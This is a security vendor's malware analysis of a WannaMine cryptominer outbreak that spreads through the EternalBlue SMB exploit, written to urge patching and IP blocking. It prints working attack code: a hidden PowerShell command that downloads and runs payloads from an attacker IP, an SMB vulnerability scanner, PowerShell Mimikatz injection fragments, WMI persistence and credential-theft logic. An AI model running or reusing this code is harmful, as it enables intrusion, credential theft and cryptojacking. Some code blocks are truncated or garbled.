WannaMine Cryptominer that uses EternalBlue still active

cybereason.com/blog/wannamine-cryptominer-eternalblue-wannacry

Written By
Cybereason Nocturnus

September 14, 2018 | 5 minute read

Research by Amit Serper


A few days ago the Nocturnus team investigated a new outbreak of Wannamine. Wannamine is an attack based on the EternalBlue exploits that were leaked from the NSA last year. You probably remember those exploits since they were used in last year's WannaCry and NotPetya attacks.

Wannamine penetrates computer systems through an unpatched SMB service and gains code execution with high privileges to then propagate across the network, gaining persistence and arbitrary code execution abilities on as many machines possible.

First off, WannaMine isn't a new attack. Other researchers have written about it and tech reporters have news articles have covered it. And that's part of the problem (and why I'm publishing this research): the EternalBlue exploits are well known. And how to prevent attacks that use these exploits is also well known: apply a patch that Microsoft issued in March 2017. Yet companies are still facing threats that use the EternalBlue exploits. And until organizations patch and update their computers, they'll continue to see attackers use these exploits for a simple reason: they lead to successful campaigns. Part of giving the defenders an advantage means making the attacker's job more difficult by taking steps to boost an organization's security. Patching vulnerabilities, especially the ones associated with EternalBlue, falls into this category.

Now that I've made the case for patching, let's look into the technical details of this latest Wannamine outbreak.

The initial attack vector was exploitation of EternalBlue via an unpatched SMB server, like we saw with the WannaCry attack last May. Once code execution was gained, a PowerShell instance was spawned:




```
powershell.exe -NoP -NonI -W Hidden "if((Get-WmiObject
Win32_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object
Net.WebClient).DownloadString('http://45.199.154.147:8000/in6.ps1')}else{IEX
(New-Object
Net.WebClient).DownloadString('http://45.199.154.147:8000/in3.ps1')}"
```

Notice the *Get-WmiObject* cmdlet: The attackers are using WMI to enumerate the bitness of the victim machine - 32bit or 64bit. Once the bitness is enumerated, the correct payload will be downloaded and executed - in3.ps1 for 32 bit machines and in6.ps1 for 64bit machines.

The downloaded payload is a very large text file. Most of it is base64 encoded along with some other text encoding and obfuscation tricks. In fact, the downloaded payload is so large (thanks to all of the obfuscation) that it makes most of the text editors hang and it's quite impossible to load the entire base64'd string into an interactive ipython session.

Once deobfuscated we can see more PowerShell code. Reading through the PowerShell code, it is very easy to understand its purpose: WannaMine uses WMI and PowerShell extensively to move laterally across a network. In addition to the PowerShell code, which is written in plain ASCII strings, there are also other unidentified strings and some binary blobs inside that huge heap of text (since I simply de-base64'd everything in that file).

That binary blob, along with some more obfuscated text, is actually more code and a command to run the .NET compiler in order to compile a .NET DLL file.

Important note: the DLL will be compiled to a different, random, file name each time.

```
namespace PingCastle.Scanners
{
    // Token: 0x02000002 RID: 2
    public class m17sc
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static bool Scan(string computer)
        {
            TcpClient tcpClient = new TcpClient();
            tcpClient.Connect(computer, 445);
            try
            {
                NetworkStream stream = tcpClient.GetStream();
                byte[] negotiateMessage = m17sc.GetNegotiateMessage();
                stream.Write(negotiateMessage, 0, negotiateMessage.Length);
                stream.Flush();
                byte[] array = m17sc.ReadSmbResponse(stream);
                if (array[8] != 114 || array[9] != 0)
                {
                    throw new InvalidOperationException("invalid negotiate response");
                }
                byte[] sessionSetupAndXRequest = m17sc.GetSessionSetupAndXRequest(array);
                stream.Write(sessionSetupAndXRequest, 0, sessionSetupAndXRequest.Length);
                stream.Flush();
                array = m17sc.ReadSmbResponse(stream);
                if (array[8] != 115 || array[9] != 0)
                {
                    throw new InvalidOperationException("invalid sessionSetup response");
                }
                byte[] treeConnectAndXRequest = m17sc.GetTreeConnectAndXRequest(array, computer);
                stream.Write(treeConnectAndXRequest, 0, treeConnectAndXRequest.Length);
                stream.Flush();
                array = m17sc.ReadSmbResponse(stream);
                if (array[8] != 117 || array[9] != 0)
                {
                    throw new InvalidOperationException("invalid TreeConnect response");
                }
                byte[] peekNamedPipe = m17sc.GetPeekNamedPipe(array);
                stream.Write(peekNamedPipe, 0, peekNamedPipe.Length);
                stream.Flush();
                array = m17sc.ReadSmbResponse(stream);
                if (array[8] == 37 && array[9] == 5 && array[10] == 2 && array[11] == 0 && array[12] == 192)
                {
                    return true;
                }
            }
            catch (Exception)
            {
                throw;
            }
            return false;
        }
```

When we load that DLL into a .NET disassembler, we can clearly see that this is the PingCastle scanner, which was also mentioned in past reports about WannaMine. PingCastle's job is to map the network and find the shortest path to the next exploitable machine by grabbing SMB information through the response packets sent by the SMB servers.

While PingCastle is running, there are other parts from the main PowerShell script still in motion, including a PowerShell implementation of Mimikatz. The interesting thing is that this made me realize that most of the code in that PowerShell script was copied verbatim from various GitHub repositories. For example, the PowerShell Mimikatz implementation is straight from the invoke-mimikatz repository:

```
$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -StartAddretureToPtr($RFuncNamePtr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC3.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($GetProcAddressAddr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC4 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC4.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($GetProcAddressRetMem, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProength + $GetProcAddressSC2.Length + $GetProcAddressSC3.Length + $GetProcAddressSC4.Length + $GetProcAddressSC5.Length + ($PtrSize * 4)
$SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
$SCPSMemOriginal = $SCPSMem
Write-BytesToMemory -Bytes $GetProcAddressSC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RemoteDllHandle, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC2.Length)
[System.Runtime.InteropServices.Marshal]::Struc[IntPtr]::Zero)
Throw "U"
```

PowerShell Mimikatz code from the dropped PowerShell script

```
Write-BytesToMemory -Bytes $GetProcAddressSC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RemoteDllHandle, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RFuncNamePtr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC3.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($GetProcAddressAddr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC4 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC4.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($GetProcAddressRetMem, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC5 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC5.Length)
```

PowerShell Mimikatz code from the original GitHub repository

```
$PEHandle = $PELoadedInfo[0]
$RemotePEHandle = $PELoadedInfo[1] #only matters if you loaded in to a remote process
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
if (($PEInfo.FileType -ieq "DLL") -and ($RemoteProcHandle -eq [IntPtr]::Zero))
    [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName "powershell_reflective_mimikatz"
    if ($WStringFuncAddr -eq [IntPtr]::Zero)          $Processor = $Processors[0]
```

PowerShell Mimikatz code from the dropped PowerShell script


```
########################################
### YOUR CODE GOES HERE
########################################
        Write-Verbose "Calling function with WString return type"
        [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName "powershell_reflective_mimikatz"
        if ($WStringFuncAddr -eq [IntPtr]::Zero)
        {
            Throw "Couldn't find function address."
        }
        $WStringFuncDelegate = Get-DelegateType @([IntPtr]) ([IntPtr])
        $WStringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WStringFuncAddr, $WStringFuncDelegate)
        $WStringInput = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeArgs)
        [IntPtr]$OutputPtr = $WStringFunc.Invoke($WStringInput)
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($WStringInput)
        if ($OutputPtr -eq [IntPtr]::Zero)
        {
            Throw "Unable to get output, Output Ptr is NULL"
        }
        else
        {
            $Output = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($OutputPtr)
            Write-Output $Output
            $Win32Functions.LocalFree.Invoke($OutputPtr);
        }
########################################
### END OF YOUR CODE
########################################
```

PowerShell Mimikatz code from the original GitHub repository


The PowerShell script will also change the power management settings on the infected machine just before the miners are dropped to prevent the machine from going to sleep and maximize mining power availability:

File Name	c:\windows\system32\powercfg.exe
Command Line	"C:\Windows\system32\powercfg.exe" /CHANGE -standby-timeout-ac 0

After the power settings on the machine was reconfigured, we started seeing hundreds of powershell.exe processes using a lot of CPU cycles and connecting to mining pool servers:




That tells us that the cryptominers are actually running within PowerShell. However, when looking at the command line in these PowerShell executions, we don't really see anything indicative of that behavior.



"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden "$mon = ([WmiClass] 'root\default:systemcore_Updater').Properties['mon'].Value;$funs = ([WmiClass] 'root\default:systemcore_Updater').Properties['funs'].Value ;iex ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($funs)));Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($mon, $mon, 'Void', 0, '', '')"

When examining the command line, we can see that a WMI class, *root\default:systemcore_Updater*, is being accessed. This class holds the version of the currently installed version of the Wannamine malware.

As for persistence, we can see that the malware installed a WMI filter, consumer and binder to gain persistent execution through WMI intrinsic events.



Querying for WMI persistent objects across the entire organization

When looking at WMI persistent objects across the entire organization, we can see that many machines have a WMI autorun associated with them. When we look at the *consumer action* (which defines which action to take once the intrinsic WMI event is consumed and handled) we see, yet again, a blob of base64 encoded data.

When decoded, we get about 120 lines of PowerShell code. Here are some of its highlights:

```
$stime=[Environment]::TickCount
$funs = ([WmiClass] 'root\default:Office_Updater').Properties['funs'].Value
$defun=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($funs))
iex $defun

Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Where-Object {$_.filter -notmatch 'SCM Event Logs'} |Remove-WmiObject
$dirpath=$env:SystemRoot+'\system32'
if  (!(test-path $dirpath )){
    $dirpath=$env:SystemRoot
}
```

This block extracts the functions from the *root\default:Office_Updater* WMI class in their base64 and then decodes them. Once decoded, the script will execute those commands by invoking them (*iex $defun)*.

The script then looks for other *FilterToConsumerBinders* and removes them.

```
foreach ($t in $tcpconn)
{
    $line =$t.split(' ')| ?{$_}
    if ($line -eq $null)
    {continue}
    if (($psids[0] -eq $line[-1]) -and $t.contains("ESTABLISHED") -and ($t.contains(":80 ") -or $t.contains(":14444")) )
    {
        $exist=$true
        break
    }
}

oreach ($t in $tcpconn)
{
    $line =$t.split(' ')| ?{$_}
    if (!($line -is [array])){continue}
    if (($line[-3].contains(":3333") -or $line[-3].contains(":5555")-or $line[-3].contains(":7777")) -and $t.contains("ESTABLISHED"))
    {
        $evid=$line[-1]
        Get-Process -id $evid | stop-process -force
    }
}
```

Important note: The script will then try to list all the processes that are connecting to IP address ports 3333, 5555 and 7777 and, if there are any active processes, the script will terminate them. This Wannamine variant connects to mining pools on port 14444 while other variants of this attack are connecting to mining pools on more standardized ports like 3333, 5555 and 7777. If any other processes on this machine are connected to mining pools on the standard ports, they will be terminated.

Once that process is finished, it's time to extract more values from the data that is stored within the WMI classes:

```
    $cmdmon="powershell -NoP -NonI -W Hidden `"`$mon = ([WmiClass] 'root\default:Office_Updater').Properties['mon'].Value;`$funs = ([WmiClass] 'root\default:Office_Updater').Properties['funs'].Value ;iex ([System
    $vbs = New-Object -ComObject WScript.Shell
    $vbs.run($cmdmon,0)
}

$NTLM=$False
$mimi = ([WmiClass] 'root\default:Office_Updater').Properties['mimi'].Value
$a, $NTLM= Get-creds $mimi $mimi

$Networks = Get-WmiObject Win32_NetworkAdapterConfiguration -EA Stop | ? {$_.IPEnabled}
$ipsu = ([WmiClass] 'root\default:Office_Updater').Properties['ipsu'].Value
$i17 = ([WmiClass] 'root\default:Office_Updater').Properties['i17'].Value
$scba= ([WmiClass] 'root\default:Office_Updater').Properties['sc'].Value
[byte[]]$sc=[System.Convert]::FromBase64String($scba)
foreach ($Network in $Networks)
```

The long (and truncated since it's too big to fit in that screenshot) command will execute the cryptominer by invoking all of the commands that are stored in the *$funs* variable. Then, additional functionality will be extracted from other values in the *Office_Updater* class.

These are the most notable variables:

- *$mimi* = PowerShell Mimikatz
- *$NTLM* = Extracted NTLM hashes for lateral movement
- *$scba* = Scheduled task information for persistence
- *$i17* = A list of IP addresses to be targeted. The IP addresses in $i17 are vulnerable to EternalBlue as gathered by the PingCastle scanner:

```
$vul=[PingCastle.Scanners.m17sc]::Scan($ip)
if ($vul -and $i17 -notcontains $ip)
{
    $res=eb7 $ip $sc
    if (!($res -eq $true))
    {eb8 $ip $sc}
    $i17 = $i17 + " "+$ip
}
```

As I mentioned earlier, Wannamine isn't a new attack. It leverages the EternalBlue vulnerabilities that were used to wreak havoc around the world almost **a year and a half ago.** But more than a year later, we're still seeing organizations severely impacted by attacks based on these exploits. There's no reason for security analysts to still be handling incidents that involve attackers leveraging EternalBlue. And there's no reason why these exploits should remain unpatched. Organizations need to install security patches and update machines.

But that's not all. Some of the IP addresses associated with Wannamine servers are still active although they were disclosed in security reports more than a year ago. We emailed the providers hosting those servers and haven't heard back yet. In the meantime, we strongly recommend blocking these IPs:

118.184.48.95
104.148.42.153
107.179.67.243
172.247.116.8
172.247.116.87
45.199.154.141

The code and mechanisms behind the Wannamine attack aren't sophisticated: they are the product of hacking third party code (like the PingCastle scanner) and copying and pasting massive amounts of code, sometimes verbatim, from a Github repositories.

Protect your team with a strong defense.

Read how to create a closed-loop security process with MITRE ATT&CK.

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus